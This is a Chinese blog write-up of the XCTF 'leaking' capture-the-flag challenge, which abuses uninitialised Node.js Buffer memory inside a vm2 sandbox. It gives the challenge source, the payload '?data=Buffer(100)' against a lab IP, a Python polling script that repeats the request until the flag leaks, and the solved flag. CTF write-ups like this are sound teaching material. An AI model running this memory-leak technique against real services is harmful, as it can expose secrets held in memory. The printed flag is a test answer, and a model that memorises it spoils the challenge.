xctf攻防世界 Web高手进阶区 leaking

原创


l8947943 于 2022-01-01 14:13:14 发布 1052 收藏

分类专栏： 攻防世界web之路 文章标签： 前端

本文链接：https://blog.csdn.net/l8947943/article/details/122267074

1. 进入环境，查看内容，给了一堆代码

```
"use strict";

var randomstring = require("randomstring");
var express = require("express");
var {
    VM
} = require("vm2");
var fs = require("fs");

var app = express();
var flag = require("./config.js").flag

app.get("/", function(req, res) {
    res.header("Content-Type", "text/plain");

    /*    Orange is so kind so he put the flag here. But if you can guess correctly :P    */
    eval("var flag_" + randomstring.generate(64) + " = \"flag{" + flag + "}\";")
    if (req.query.data && req.query.data.length <= 12) {
        var vm = new VM({
            timeout: 1000
        });
        console.log(req.query.data);
        res.send("eval ->" + vm.run(req.query.data));
    } else {
        res.send(fs.readFileSync(__filename).toString());
    }
});

app.listen(3000, function() {
    console.log("listening on port 3000!");
});
```



看到基本的代码格式，还有其中`var { VM } = require("vm2");`，这是Node.js的代码。其中也给了一句注释：

```
/*    Orange is so kind so he put the flag here. But if you can guess correctly :P    */
eval("var flag_" + randomstring.generate(64) + " = \"flag{" + flag + "}\";")
```

提示flag在文中，且使用eval()函数去执行得到函数。猜测一整，大写的懵逼，默默开始参考大神。。。

2. 解题

题目的意思是leaking（泄露），一开始我以为是内存泄漏，无奈对前端知道太少，看到大神们写到：`var { VM } = require("vm2");`，得知是Node.js 官方安全沙箱的库。
丫的，又到了知识盲区，遂查阅相关资料：

1. 什么是npm?
2. 什么是沙箱机制？
3. vm2基础指南_一个Node.js 官方 vm 库的替代品
   看完上述资料，起码对npm、沙箱、vm2有了基本的了解。

思考如何做到泄露
参考大佬的博客我们可以在沙箱里面执行任意的命令，那我们如何逃逸出去呢?


> 在较早一点的 node 版本中 (8.0 之前)，当 Buffer 的构造函数传入数字时, 会得到与数字长度一致的一个 Buffer，并且这个 Buffer 是未清零的。8.0 之后的版本可以通过另一个函数 Buffer.allocUnsafe(size) 来获得未清空的内存。

3. 整理思路


- 题目通过访问得到了一串代码，这段代码提示在沙箱中执行。
- 由于沙箱的隔离机制，无法执行eval()等操作系统的函数。
- 要拿到flag则需要让eval()执行。如何让它执行？
- 利用逃逸沙箱漏洞，从而得到flag。

4. 尝试hackbar构造payload玩一玩

```
http://111.200.241.244:57300/?data=Buffer(100)
```



得到下载文件，是一串乱码，如图：




5. 尝试脚本

   看了看其他人解题思路，通过脚本，找到内存泄漏时执行的eval()函数，得到flag。

```
import requests

url = ' http://111.200.241.244:57300/?data=Buffer(100)'

while True:
    res = requests.get(url)
    print(res.status_code)

    if 'flag{' in res.text:
        print(res.text)
        break
```

如图：



`flag{4nother_h34rtbleed_in_n0dejs}`

3. 总结

- 考察Node.js
- 沙箱和vm2的逃逸
- 代码审计

还是好难，不熟悉Node.js，又是跪着做题的一天。。。如有问题，欢迎留言讨论！